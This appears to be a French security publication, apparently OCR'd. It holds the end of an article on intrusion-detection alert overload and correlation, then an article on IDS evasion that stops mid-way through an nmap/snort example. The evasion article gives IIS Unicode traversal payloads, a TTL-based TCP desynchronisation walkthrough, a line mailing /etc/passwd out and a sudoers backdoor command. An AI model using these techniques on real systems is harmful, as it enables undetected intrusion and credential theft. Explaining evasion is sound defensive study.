Cette situation est d'autant plus importante que la qualité des signatures fournies par les vendeurs de systèmes de détection d'intrusions est variable. Certaines signatures identifient de façon pertinente le phénomène ou la vulnérabilité et ne génèrent pas de fausses alertes. D'autres au contraire ne modélisent que des caractéristiques superficielles du phénomène ou de la vulnérabilité, et en conséquence vont soit générer des fausses alarmes, soit manquer des attaques. La qualité des signatures est également fonction de l'environnement dans lequel le système de détection d'intrusions est déployé.

Prenons l'exemple de la détection du cheval de Troie MSTREAM. Pour de nombreux systèmes de détection d'intrusions, la signature associée à ce cheval de Troie est l'association entre un port source particulier (par exemple 9325/udp) et une chaîne de caractères représentant la commande (par exemple ping). Il se trouve qu'une requête DNS pour la machine « pingu.quelque.part » partant, par hasard, du port 9325, va générer une alerte qui est bien entendu une fausse alerte. C'est un phénomène à ne pas négliger, car une signature comme celle-la peut générer une centaine de fausses alarmes par heure, ce qui la rend inexploitable telle quelle pour l'opérateur. Lors de la configuration du système de détection d'intrusions, l'opérateur va naturellement spécialiser cette signature en excluant son application lorsque les adresses source ou destination correspondent à celles des serveurs de noms.

Ce comportement affecte généralement toutes les signatures d'un même regroupement. Par exemple, des fausses alarmes pour la détection de MSTREAM sont souvent accompagnées de fausses alarmes concernant TRIN00 ou TFN2K. Par conséquent, il serait souhaitable d'appliquer la spécialisation automatiquement au regroupement plutôt qu'aux signatures individuellement, et de la gérer à ce niveau pour faciliter les modifications et la documentation.

Finalement, un mécanisme de ce type permettrait de faciliter l'introduction des nouvelles signatures et de limiter leur impact en termes de fausses alarmes. Le gain serait appréciable si l'on compte l'introduction d'une dizaine de signatures nouvelles tous les quinze jours.

La précision du diagnostic

La précision du diagnostic d'une sonde de détection d'intrusions est une donnée importante à prendre en compte. Comme mentionné précédemment, les sondes génèrent parfois des fausses alarmes, et l'opérateur doit pour chaque alarme reçue déterminer la pertinence et l'importance de celle-ci, et la réaction appropriée.

Prenons l'exemple de la requête HTTP contenue dans la ligne de log HTTP (format CLF) suivante :

0.0.0.0 - - [22/Sep/2000:03:17:58 +0200] "HEAD /cgi-bin/phf?../../etc/passwd HTTP/1.0" 200 1234

C'est la manifestation claire d'une tentative de récupération du fichier des mots de passe sur une machine UNIX hébergeant un serveur Apache. Suivant la sonde de détection d'intrusions considérée, plusieurs comportements peuvent se produire (ces cas ont été observés) :

Arrêt du diagnostic après la génération d'une alerte « HEAD » indiquant que la méthode HEAD a été rencontrée. Cette méthode est caractéristique de l'utilisation de certains analyseurs de vulnérabilités CGI, et pour des raisons de performance la sonde de détection d'intrusions arrête rapidement son diagnostic.

Génération d'une alerte « PHF » indiquant que la vulnérabilité a été identifiée et d'une alerte « PASSWD » indiquant que la cible de l'attaquant a été identifiée. Les deux alertes sont présentées à l'opérateur de manière séparée. Le fait que ces alertes soient fondées sur l'analyse d'une requête unique n'est pas indiqué, et l'analyste doit manuellement vérifier l'horodatage, les sources et destinations, les ports et le contenu de la requête pour inférer qu'elles proviennent vraisemblablement de la même requête.

Génération d'une alerte « SUCCESS » indiquant que la requête a été servie avec succès (cas plus rare que les deux précédents). Cette alerte supplémentaire indique que l'attaquant a réussi son action, et donc potentiellement compromis le système cible. Cette alerte est évidemment liée aux deux précédentes, car le système de détection d'intrusions ne génère pas une alerte pour chacune des requêtes servies correctement. Cependant, comme dans le cas précédent, l'opérateur doit manuellement vérifier la correspondance, cette fois-ci avec des adresses et ports source et destination inversés.

Finalement, génération d'une alerte « PASSWD_EXIT » indiquant qu'un contenu ressemblant à celui d'un fichier /etc/passwd a été vu lors d'une communication. Ce type d'alerte est rare et plus difficile à corréler avec les précédents.

Alerte de type « TRAVERSAL » indiquant que l'attaquant cherche à sortir d'une prison « chroot ». De la même manière que pour le point 2, cette alerte doit être corrélée manuellement par l'opérateur.

L'exposé de ce cas extrêmement simple montre que le travail de l'analyste est important après la génération des alertes, si celles-ci ne sont pas liées. De plus, même si la probabilité que le raisonnement expliqué ici soit juste est importante, il y a toujours une possibilité d'erreur ; seule la sonde peut déterminer si les alertes s'appliquent effectivement au même paquet réseau ou à la même entrée de log HTTP.

Les excès d'alertes

Les causes de l'excès d'alertes sont multiples. La proportion excessivement élevée de fausses alertes constitue la cause majeure : Julisch[9] constate que 99 % des milliers d'alertes générées quotidiennement sont des faux-positifs. Bien entendu, cette proportion varie en fonction de nombreux paramètres (taille du réseau, volume de trafic, ...), mais il montre l'importance des fausses alertes.

La granularité trop fine (en termes de contenu sémantique) des alertes contribue aussi à la trop grande quantité d'alertes et constitue l'un des facteurs premier de l'inconsistance des flots d'alertes.

Les phénomènes récurrents, qu'ils soient d'origine malicieuse ou non, sont mal gérés par les outils de détection d'intrusions qui multiplient les alertes inutilement.

Les sondes de détection d'intrusion, enfin, ne coopèrent pas, ce qui conduit à des redondances d'alertes au niveau de leur collecte. La coopération des sondes est pourtant nécessaire car elle permet, dans une certaine mesure, d'éviter que des attaques ne demeurent non détectées, en combinant des points de vue complémentaires de l'état du système, provenant de plusieurs sondes hétérogènes.

La combinaison de ces quatre facteurs est à l'origine de l'excès d'alertes générées par les sondes de détection d'intrusions.

Fausses alertes

Etant donné leur contribution majoritaire à l'excès d'alertes, il est important de se pencher en détail sur les causes de fausses alertes, aussi appelées faux-positifs. La première cause de fausses alertes est l'absence de prise en compte de l'environnement du système d'information. Le caractère simpliste des marqueurs utilisés pour détecter les attaques constitue la deuxième cause.

Prise en compte de l'environnement

Pour manipuler les alertes, les systèmes de gestion d'alertes se cantonnent souvent aux informations présentes dans les alertes, sans prendre en compte les informations liées à l'environnement. Ceci constitue la cause principale de faux-positifs.

Dans un article à paraître (Actes de RAID 2002, « Recent Advances in Intrusion Detection », Zurich, Suisse, Octobre 2002), nous proposons d'exploiter quatre types d'informations : les événements (dont font partie les alertes), les vulnérabilités, les outils de sécurité et les caractéristiques du système d'information. En effet, les entités d'un système d'information présentent des vulnérabilités susceptibles d'être exploitées par des attaquants. La présence d'outils de sécurité et la gestion des alertes qu'ils génèrent s'avère donc nécessaire.

Les caractéristiques du système d'information incluent la politique de sécurité appliquée au site et la cartographie. La cartographie comprend les informations liées à la topologie et à la configuration des équipements logiques et physiques du système d'information. Ces informations sont interdépendantes -la politique de sécurité a par exemple des répercussions sur la configuration des équipements- et nécessitent une modélisation homogène afin qu'elles puissent s'insérer au mieux dans un processus de corrélation des alertes. Actuellement, ces informations ne sont pas ou peu prises en compte. Elles contribuent parfois même à l'augmentation du nombre d'alertes : le comportement intrusif de certains outils de découverte topologique amènent par exemple les outils de détection d'intrusions à générer des alertes, alors même que les informations collectées par ces outils de découverte topologique devraient servir à ces mêmes outils de détection d'intrusion.

Les vulnérabilités constituent non seulement un référentiel universel de noms d'attaques, mais fournissent surtout des informations précieuses sur les conséquences, les pré-requis nécessaires à leur exploitation et les cibles concernées (une version de logiciel par exemple). De telles informations permettent d'évaluer les chances de succès d'exploit de ces vulnérabilités. Des bases de données de vulnérabilités existent et sont disponibles librement sur Internet, comme ICat[10] ou CVE[11].

Les outils de sécurité du système d'information sont au centre du système de gestion d'alertes, puisqu'ils surveillent le système d'information, sont configurés pour détecter les exploits à des vulnérabilités connues et génèrent des alertes.

Simplicité des marqueurs

La simplicité des marqueurs à l'origine de l'émission d'alertes constitue la deuxième cause de fausses alertes. Un marqueur désigne le mécanisme utilisé dans un outil de détection d'intrusions pour détecter les attaques. Il peut s'agir d'un motif pour un outil orienté *pattern-matching* ou de la valeur d'une variable pour un système statistique par exemple. La majorité des marqueurs utilisés dans les outils de détection d'intrusions sont mono-événementiels, c'est-à-dire que l'émission d'une alerte ne dépend que de l'occurrence d'un seul événement.

Les améliorations devraient être apportées au niveau des mécanismes de détection des sondes ; leur déport au niveau du système de gestion des alertes accroît le trafic réseau sans améliorer le diagnostic. De ce fait, une corrélation fiable et efficace repose avant tout sur une qualité accrue des alertes. Toutefois, dans l'état de la technologie, la corrélation peut pallier ces défauts en combinant les alertes de plusieurs sondes, en gérant les conflits, en prenant en considération les informations sur l'environnement. En résumé, à défaut de pouvoir améliorer la qualité des marqueurs, la corrélation d'alertes doit permettre d'infirmer ou de confirmer certaines alertes en combinant d'autres informations.

Multiplication des alertes

L'absence de prise en considération des propriétés du système d'information et la simplicité des marqueurs constituent deux des causes de fausses alertes, les fausses alertes étant la première cause d'excès d'alertes. Nous présentons maintenant une autre raison de l'excès d'alertes, la multiplication. La multiplication des alertes peut revêtir plusieurs aspects. Nous présentons deux circonstances principales de multiplication des alertes : la récurrence et la redondance.

La récurrence est le phénomène au cours duquel une sonde de détection d'intrusions génère plusieurs alertes identiques, causées par plusieurs événements similaires. Les dénis de services visant à submerger une cible sont susceptibles d'engendrer un phénomène récurrent, par exemple. Une erreur de configuration amenant un équipement à générer des flots de requêtes suspectes de manière régulière est un autre exemple de phénomène récurrent (un faux-positif en l'occurrence).

Le phénomène de redondance implique un seul événement, mais plusieurs sondes de détection d'intrusions. Des alertes redondantes font référence à une même caractéristique d'un événement. La présence conjuguée de plusieurs sondes réseau

sur le chemin d'une connexion suspecte est typiquement susceptible de donner lieu à des phénomènes de redondance. Nous appelons synthèse l'opération corrective. Elle consiste à ne générer qu'une seule alerte, qui synthétise les alertes des différentes sondes.

Certaines sondes de détection d'intrusions génèrent plusieurs alertes pour un seul événement (voir ci dessus, l'exemple des alertes « CGI-PHF » et « PASSWD »). La multiplicité des alertes s'explique par la multiplicité des caractéristiques suspectes d'un événement. Ce phénomène, qui n'implique qu'une seule sonde vis-à-vis d'un même événement, ne doit pas être confondu avec le phénomène de redondance qui implique plusieurs sondes, vis-à-vis d'une même caractéristique. Ce phénomène ne devrait pas pour autant donner lieu à des alertes décorrélées comme c'est le cas dans certains outils de détection d'intrusions.

La multiplication des alertes résulte finalement d'une combinaison des phénomènes cités.

Amélioration sémantique

L'action des systèmes de gestion d'erreurs ne devrait pas se cantonner à la synthèse et la fusion des alertes. Un travail d'agrégation et de corrélation des alertes est indispensable. Plusieurs travaux de recherche sont menés sur le sujet, par exemple ceux de Frédéric Cuppens[12].

L'agrégation des alertes consiste à grouper des alertes présentant des similarités, la mesure de similarité étant fonction de plusieurs critères. Les sources et les cibles des attaques, le type d'attaque utilisé font partie des critères qui peuvent être retenus pour agréger des alertes. Ces similarités doivent permettre d'identifier des alertes relatives à des attaques contribuant à l'accomplissement d'un objectif commun ou correspondant à une évolution dans les étapes d'un scénario complexe d'attaque.

La corrélation des alertes doit permettre d'identifier les liens logiques qui unissent les agrégats d'alertes et les enrichir en y adjoignant des informations telles que les objectifs supposés de l'attaquant, son degré de connaissance du système cible, la menace réelle que représente le ou les attaquant(s).

Les travaux sur ces sujets sont encore du domaine de la recherche. A notre connaissance, aucun outil n'inclut encore ce genre de fonctionnalités. La reconnaissance de plans est un exemple de sujet de recherche sur l'amélioration de la qualité des alertes.

Conclusion

Nous avons vu dans cet article que les outils de détection d'intrusions souffrent encore de défauts majeurs. Tout d'abord, ils génèrent trop d'alertes, souvent peu pertinentes. Le flot inconsistant résultant contraint l'opérateur à analyser a posteriori les alertes reçues. Pour autant, beaucoup d'attaques demeurent non détectées, principalement à cause des signatures trop simples utilisées qui permettent à un attaquant comprenant les principes de la vulnérabilité utilisée de contourner le mécanisme de détection. D'autre part, les sondes de détection d'intrusions sont délicates à déployer, administrer et maintenir, tout particulièrement pour les sondes issues des logiciels libres. Le temps passé par un opérateur à administrer de tels outils de détection d'intrusions peut alors compenser le coût d'un outil de détection d'intrusions commercial. Il s'agit d'un élément non négligeable à prendre en considération lors de l'achat d'un outil de détection d'intrusions. Malgré tout, les outils de détection d'intrusions s'avèrent indispensables en complément des outils de sécurité conventionnels car ils permettent de détecter des comportements intrusifs susceptibles de remettre en cause la confidentialité, l'intégrité ou la disponibilité d'un système d'information. Enfin, la détection d'intrusions est une science récente, dans laquelle de nombreuses améliorations doivent encore être faites.

Hervé DEBAR et Benjamin MORIN

France Télécom R&D

{herve.debar,benjamin.morin}@francetelecom.com

1.http://www.ietf.org/internet-drafts/draft-ietf-idwg-requirements-06.txt
2.http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0669
3.http://www.cert.org/advisories/CA-2002-03.html, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013
4.http://thewhir.com/marketwatch/intrusion828.cfm
5.http://people.freebsd.org/~ken/zero_copy/
6.http://www.hp.com/products1/unix/operating/security/
7.http://online.securityfocus.com/infocus/1214
8.http://www.silicondefense.com/research/pubs.htm
9.http://www.acsac.org/2001/abstracts/wed-1030-a-julisch.html
10.http://icat.nist.gov/
11.http://cve.mitre.org/
12.http://www.acsac.org/2001/papers/70.pdf

CONCEPTS ET CONTOURNEMENT DES IDS

Contourner un IDS, c'est un peu comme entrer sur un système sans y être invité, à l'exception près qu'on ne dispose que d'un seul essai. Il existe bien sûr la technique *script kiddie*, consistant à le faire salement, mais les probabilités de succès sont (comme d'habitude) très faibles. L'état de l'art impose quant à lui de prendre la peine de commencer par une longue et subtile phase d'identification des caractéristiques du ou des IDS, phase à l'issue de laquelle il sera possible d'établir une technique de contournement digne de ce nom.
On en déduit qu'il est nécessaire de maîtriser deux aspects distincts : la nature et le mode de fonctionnement des IDS, et les différentes techniques à notre disposition pour leur échapper.


Principe de conception des IDS

Le modèle CIDF

Le CIDF (Common Intrusion Detection Framework) est un modèle défini *a posteriori* pour décrire le mode de fonctionnement des IDS. Ce modèle est suffisamment générique pour décrire quasiment l'intégralité des implémentations de systèmes de détection d'intrusion. Il est composé de 4 modules distincts : le générateur d'événements (E Box), le moteur d'analyse (A Box), le système de stockage (D Box) et, optionnellement, le système de contre-mesures (C Box).

La **E Box** s'occupe de la remontée des informations en provenance d'une source donnée, la E Box étant adaptée à la nature de la source :

- si la source est le réseau, la E Box est un sniffer ;
- si la source est un fichier de log, un simple `tail -f /var/log/messages | nc -u 10.1.1.1 514` constitue une parfaite E Box.



Il est également fréquent d'appliquer des filtres sur l'E Box afin de discriminer l'information remontée.

L'exemple suivant, à inclure dans le fichier httpd.conf d'Apache, transforme votre serveur web en une E Box élémentaire qui consigne toutes les URL non-explicitement autorisées dans le fichier non-autorized.log

```
SetEnvIf Request_URI \.html$ autorized-file
SetEnvIf Request_URI \.png$ autorized-file
SetEnvIf Request_URI \.gif$ autorized-file
SetEnvIf Request_URI formulaire.pl$
autorized-file
SetEnvIf Request_URI \/$ autorized-file
CustomLog non-autorized.log common env=!autorized-file
```

La **A Box** contient l'intelligence du système. Elle est en effet responsable de l'analyse et du traitement des événements remontés par l'E Box afin de générer ou non une alerte. Les techniques d'analyse vont de la plus simple correspondance de motif (*pattern matching*) sans expressions régulières, aux approches holistiques (capable de prédire une suite d'observations à partir d'une connaissance globale d'un phénomène), en passant par divers niveaux de corrélation.

Bête et méchante, la **D Box** se contente de stocker les logs générés par le moteur d'analyse, si possible en garantissant leur intégrité et leur confidentialité. Il s'agit par conséquent aussi bien d'un fichier à plat que d'une base de données en cluster avec chiffrement, etc.

Enfin, la **C Box** est

responsable de la mise en place de procédures de réaction à l'intrusion. Ces procédures, ainsi que les moyens de mise en oeuvre, sont variables. Elles vont aussi de l'ajout d'une règle au firewall par un script à la désactivation d'un compte utilisateur par un administrateur.

HIDS, NIDS et Mixed IDS

On distingue généralement deux catégories d'IDS : HIDS (Host Based IDS) et NIDS (Network Based IDS).

La première catégorie (**HIDS**) désigne les IDS locaux, surveillant l'activité du système (au sens large) et des applications. On confiera aux HIDS le soin de remonter, entre autres, les (tentatives d') atteintes à la politique de sécurité, à l'intégrité des comptes, à la confidentialité et l'intégrité des données (système ou utilisateur) ainsi que les accès à la pile et aux API (afin d'éviter que ces dernières soient remplacées par des versions trojanées ou qu'elles ne soient redirigées vers d'autres fonctions). La grande diversité des fonctions remplies par les HIDS conduit à une hétérogénéité exemplaire des solutions. On intégrera dans cette catégorie aussi bien des softs de type Tripwire que des outils de protection du stack (genre StackGuard) en passant par les patchs du kernel (genre LIDS) via les quelques dizaines de milliers de scripts développés par les administrateurs anarchiquement (et néanmoins gentiment) mis à disposition librement un peu partout sur Internet.

Les **NIDS** s'occupent de la surveillance de l'activité réseau. Ce sont, en général, des sondes posées en écoute sur le port d'un HUB ou switch dont on aura pris soin d'activer la fonction de copie du trafic sur le port correspondant. Leur rôle est double. D'une part, ils doivent détecter les malversations au niveau réseau (IP / MAC spoofing, hijacking, floods etc.) et d'autre part, analyser le trafic pour y détecter d'éventuels éléments caractéristiques d'une tentative d'intrusion (tel que le motif

`/scripts/..%c0%af../winnt/system32/cmd.exe`).

Enfin, il est d'usage courant d'ajouter une troisième catégorie, à savoir les *Mixed IDS* aussi connus sous le nom d'IDS Hybrides. Cette catégorie fourre-tout désigne les IDS locaux effectuant le travail des NIDS.

Méthodes d'analyse

On distingue 3 approches d'analyse pouvant être mises en oeuvre dans les A Box. L'analyse par *pattern*, l'analyse comportementale et l'analyse holistique.

L'analyse par pattern consiste à trouver dans l'événement analysé un contenu correspondant à un élément caractéristique tel que `/bin/sh` dans un paquet. Cette technique primaire peut être enrichie de variantes, bien que ces dernières soient rarement plus évoluées que l'exploitation d'expressions régulières. Cette méthode, particulièrement simple à mettre en oeuvre, peut devenir "relativement" efficace si les alertes provenant de plusieurs sources sont corrélées afin de croiser et de vérifier les informations tant au niveau réseau qu'au niveau du système cible.

Plus subtile, **l'analyse comportementale** consiste à définir un modèle de comportement que l'on qualifiera de "normal". Ce modèle est constitué de métriques telles que la charge moyenne sur le réseau, le taux d'utilisation CPU d'un serveur, le nombre d'ouverture de session pour un utilisateur, etc. Le moteur d'analyse a alors pour fonction de détecter tout dépassement d'une de ces métriques. Cette approche est beaucoup plus "haut niveau" que l'analyse pure et dure de simples motifs, certes, mais elle n'est aujourd'hui encore qu'en phase de test.

L'analyse holistique est la dernière mode en terme de techniques de détection d'intrusion. Il s'agit ici, non plus de définir des motifs ou des métriques caractéristiques d'une intrusion, mais de travailler sur l'objectif d'un intrus et d'en déduire les éléments pouvant être observés dans ce scénario. Un exemple tout simple traite de l'ensemble des chemins IP menant à une même cible. Un accès sur cette cible (objectif) impose que du trafic (élément à observer) soit détecté sur un de ces chemins. La mise à disposition publique d'un vrai IDS complètement opérationnel utilisant l'analyse holistique relève de la science-fiction (à l'échelle de l'informatique et des besoins actuels, soit quelques années).

Faiblesses intrinsèques des IDS

Quel que soit le type d'IDS et la méthode d'analyse, il existe des faiblesses structurelles liées à la nature même du système.

La première, et de loin la plus évidente, concerne les IDS travaillant sur les motifs. La mise à jour d'une liste exhaustive des motifs d'intrusion est une condition *sine qua non* du bon fonctionnement du système de détection d'intrusion, et ce au même titre que la mise à jour des signatures d'anti-virus, le suivi des modifications de règles de firewalls, l'administration des comptes utilisateurs sur un système, etc.

La quantité et la qualité des informations recueillies par le générateur d'événements est également un aspect critique. Prenons le cas des NIDS. Ces derniers travaillent en général comme des *sniffers* et par conséquent doivent être connectés physiquement au lien sur lequel ils analysent le flux. Le corollaire évident est que, dans le cas d'un réseau commuté, il est nécessaire de mettre en place autant de sondes qu'il y a de segments, ce qui n'est pas toujours économiquement viable. Dans le cas des HIDS, on s'inquiétera plus à la surcharge générée sur le système supervisé, l'objectif n'étant pas nécessairement d'utiliser 95% des ressources à la surveillance des 5% restant pour la production.

Concernant plus spécifiquement l'analyse comportementale, le principal problème est au niveau du paramétrage du système. La définition de métriques fiables est loin d'être une tâche évidente et nécessite un échantillonnage long, particulièrement méthodique et rigoureux. En outre, il est nécessaire de prendre en compte les évolutions inévitables au cours du temps, telles que l'augmentation de la bande passante utilisée, du nombre de *hits* sur un site web, etc. Ce dernier point est d'autant plus difficile à gérer qu'un

attaquant patient et avisé tentera de faire évoluer les métriques petit à petit, jusqu'à ce que leurs nouvelles valeurs, jugées comme acceptables, lui permettent de perpétrer ses attaques en toute impunité.

Enfin l'approche holistique présente, outre le fait de sa "jeunesse", l'inconvénient de cumuler les faiblesses liées au fait qu'elle se repose sur une base de scénarii d'attaque (à la *attack trees*) qui se doit d'être la plus exhaustive possible et celles des IDS "classiques" sur les informations desquelles elle se repose pour évaluer quel type d'intrusion est en cours.

Eviter la détection

Les quelques dizaines de techniques de contournement des IDS peuvent être classées en 6 catégories principales, définies de manière parfaitement arbitraire :

- **Insertion**, qui consiste à ajouter des données dans le flux analysé ;
- **Elimination**, dont l'objectif est de rendre l'IDS inutile (ou inutilisable) ;
- **Substitution**, échangeant tout ou partie du contenu incriminable ;
- **Fragmentation**, découpant ce même contenu ou les opérations ;
- **Distribution**, répartissant les sources ;
- **Confusion**, qui a pour objectif de rendre le contenu incompréhensible.

Contournement par insertion


Il s'agit ici d'insérer des données dans le flux analysé, que ce soit dans le but de ne plus correspondre aux *patterns*, ou de perturber l'IDS et lui faire stopper l'analyse.

Au niveau des IDS analysant les commandes, on pourra par exemple ajouter quelque chose du genre `&& true` à la fin de la commande. Une telle technique est parfois suffisante pour ne pas faire repérer `cat /etc/passwd | mail aaa@aaa.com`. Dans le même genre d'idée, on pourra également ajouter un commentaire. Une autre technique de la même famille, mais plus destinée aux NIDS, consiste à insérer successivement un certain nombre de caractères qui s'annulent. Par exemple, la suite de séquences

`s [backspace]u x[backspace]` - en Telnet ;-), peut passer, outre certains IDS recherchant spécifiquement `su -` .

Et dans le même genre d'idées, `/scripts/../scripts/..%c0%af../winnt/./system32/cmd.exe?/c+dir` devrait pouvoir faire passer de manière furtive une attaque du type UNICODE (permettant d'exécuter une commande - ici `dir c:` - sur des serveurs IIS non patchés).

L'insertion peut aussi être utilisée pour désynchroniser la session TCP au niveau du NIDS. L'objectif est de pouvoir faire passer un paquet au NIDS sans que la destination ne soit affectée. Le paquet pourra être un FIN ou RST faisant croire à l'IDS que la session TCP est terminée (ou en cours de). Il interrompra donc son monitoring pendant que nous pourrons continuer à faire passer nos m... On pourra également faire passer des sessions classiques de désynchronisation TCP à la *hijacking*. Pour ce faire, on travaillera par exemple sur les TTL en positionnant le TTL du paquet à insérer au nombre de sauts nécessaires pour atteindre l'IDS (et attention au NAT). On pourra également changer le MTU, si celui-ci est plus élevé sur le réseau de l'IDS que sur celui de la destination, en mettant sa valeur égale au MTU le plus élevé et en positionnant le flag DF dans le paquet. Autre technique, les *checksum* et numéros de séquence. En effet, pour des raisons de performances, les stacks des NIDS ne vérifient pas toujours la validité de ces paramètres. Il suffit par conséquent d'envoyer les



paquets à insérer avec ces champs corrompus, le système cible rejettera le paquet, ce qui n'est pas le cas de tous les IDS.

A titre d'exemple, imaginons que je souhaite m'attaquer à l'architecture suivante :

un simple `ping` me donne le nombre de sauts nécessaires pour atteindre ma cible :

```
[hb@linuxfordummies hb]$ ping www.cible.com
PING cible.com (194.95.65.65) from 212.98.8.72 : 56(84) bytes
of data.
64 bytes from www.cible.com (194.95.65.65): icmp_seq=0
ttl=245 time=10.943 msec
64 bytes from www.cible.com (194.95.65.65): icmp_seq=1
ttl=245 time=11.144 msec
64 bytes from www.cible.com (194.95.65.65): icmp_seq=2
ttl=245 time=11.125 msec
-- cible.com ping statistics --
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 10.943/11.070/11.144/0.151 ms
```

Le nombre de saut est : 255 - 245 = 10.

L'insertion va suivre les étapes suivantes :

1. L'attaquant établit la connexion avec la cible. Le NIDS la détecte et analyse les paquets correspondants.

2. L'attaquant envoie à la cible un paquet `RST` (rupture brutale de la session TCP) dont l'ensemble des champs en-tête (checksum, numéros de séquence, etc.) sont valides mais avec un `TTL` de 9.

3. Le paquet traverse le premier routeur. Le NIDS l'analyse et considère la connexion interrompue. Cette opération a pour conséquence que les paquets ultérieurs faisant référence à cette connexion ne seront pas analysés.

4. Le paquet est rejeté par le second routeur car son `TTL` est alors à 0. La session TCP est donc toujours active dans la mesure où le paquet `RST` n'est pas arrivé jusqu'à la cible.

5. L'attaquant fait passer son attaque dans la session TCP, toujours active bien que n'étant plus supervisée par le NIDS

Contournement par élimination

Ces techniques consistent à rendre l'IDS inexploitable ou inutile.

L'évidence même impose d'évoquer en premier le fait d'effectuer un déni de service sur l'IDS. A noter que cette technique n'est pas vraiment exploitable dans le cas des HIDS... Pour la mise en oeuvre de cette technique, tous les moyens sont bons, les *SYN flood*, *smurf* et compagnie trouvent ici une vraie utilité.

Autre type d'élimination, l'élimination des logs. Dans un premier temps, on peut se contenter de saturer le système de logs. Le résultat sera donc soit une explosion du système de gestion des logs (saturation de la partition, écrasement des événements les plus anciens, etc.), soit des données parfaitement inexploitables par les administrateurs. Pour ce faire, l'usage de leurres et la génération de *false positive* (fausses-alertes) sont parfaitement adaptés. A titre d'exemple, un bon half-scan via `nmap` avec plein de leurres sur l'ensemble des ports TCP de quelques machines devrait être suffisant dans bien des cas. D'une manière plus subtile, il peut être intéressant d'entrer sur le système stockant les logs, voire, mais c'est beaucoup plus complexe, d'intercepter ces logs. Cela permet d'une part de savoir si notre attaque a été repérée, et d'autre part de modifier ou de faire disparaître les alertes à la volée.

L'élimination d'un NIDS peut également être menée en le contournant physiquement, via les techniques de contournement d'un firewall. On recherchera par conséquent les modems ou les routes IP "alternatives" (que l'on forcera à grands coups de *source-routing*) afin que les paquets ne soient pas interceptés par le NIDS en question.

Contournement par substitution

La technique de substitution consiste à échanger certains éléments caractéristiques par d'autres, ce afin de passer outre la reconnaissance d'un *pattern* précis.

La version la plus banale est tout simplement le remplacement de caractères de séparation. Par exemple, on pourra remplacer les espaces par des tabulations, ou, dans certains cas précis, les ";" par des "," etc. On trouvera dans cette catégorie les techniques d'*URL encoding* consistant à remplacer les caractères par leur valeur hexadécimale. `cgi-bin` devenant alors `"%63%67%69%2d%62%69%6e`. D'une manière un peu plus évoluée, on pourra remplacer certaines commandes par d'autres quasiment équivalentes, du genre `ls` par `echo *`.

Et une fois que l'on a pris la main sur le système cible, il devient possible de faire passer chaque commande par un filtre convertissant les données reçues en fonction d'un dictionnaire. Par exemple, si ce dernier contient pour l'entrée :

```
ls
```

la "traduction"

```
echo "Cmnd_Alias SU = /bin/su" >> /etc/
sudoers; echo "User_Alias ROOTTEAM = r00t" >> /etc/sudoers;
echo "ROOTTEAM ALL=SU" >> /etc/sudoers,
```

un NIDS ne verra passer qu'une bête commande requerrant le listing d'un répertoire alors que vous vous installez tranquillement une *backdoor* (NDLA : en espérant que l'administrateur du système soit aveugle).

Contournement par fragmentation et distribution

La fragmentation est utilisée au niveau système pour empêcher les IDS de détecter une séquence caractéristique d'une tentative d'intrusion. Au niveau réseau, il s'agit d'empêcher l'IDS d'analyser de manière intègre une session.

Afin d'éviter qu'une séquence soit détectée par un IDS, il est possible d'effectuer chacune des opérations de manière indépendante soit lors de sessions utilisateur successives, soit sur des sessions ouvertes en parallèle. Un IDS évaluant de manière atomique ce qu'il se passe sur chaque session, indépendamment les unes des autres, n'y verra alors que du feu.

Plus spécifiques aux NIDS, les techniques classiques de *tiny fragment* et de *fragment overlapping* permettent souvent d'éviter que les flux ne soient correctement analysés, pourvu que le firewall n'aie pas filtré les paquets dont l'*offset* de fragmentation est égal à 1...

Dans le même ordre d'idée, la distribution est une autre technique permettant d'éviter que l'IDS n'analyse une séquence d'opérations de manière cohérente.

On distribuera ainsi les opérations en les faisant effectuer par des utilisateurs différents ou à partir d'adresses IP distinctes. La distribution temporelle est une autre technique consistant à espacer les opérations dans le temps, jouant sur un délai suffisamment long pour que l'IDS ne puisse faire la corrélation entre les événements successifs. Le meilleur exemple de distribution temporelle est bien entendu le *slow scan*.

Contournement par confusion

Il s'agit ici de rendre le flux de données incompréhensible à l'IDS.

La première technique est évidemment le chiffrement, dans la mesure où il est fort peu probable que l'IDS soit conçu pour analyser en temps réel des données chiffrées, ce pour des raisons de performances qu'il est parfaitement superflu de détailler.

Autre technique, l'encapsulation des données au niveau protocolaire du genre IP dans IPX ou même parfois IP dans IP est rarement gérée par les IDS, que ce soit, encore une fois, pour des raisons de performances, ou tout simplement parce que le système n'est pas fait pour analyser les flux obsolètes (IPX) ou hypothétiques (IPv6).

Mise en pratique

A titre d'exemple, nous allons tester quelques unes des méthodes décrites ci-dessus.

Eviter la détection d'un scan de ports

Dans ce premier exemple, prenons une tentative de scan *nmap* sur un serveur dont les connexions réseaux sont analysées par *snort*.

Un scan mené sans précaution (`nmap -p 21,22,23,25,80,110,143 cible.com`) génère les alertes suivantes :

```
-*>Snort! <*-
Version 1.8.1-RELEASE (Build 74)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
05/15-14:27:19.163110  [**] [1:468:1] ICMP Nmap2.36BETA or
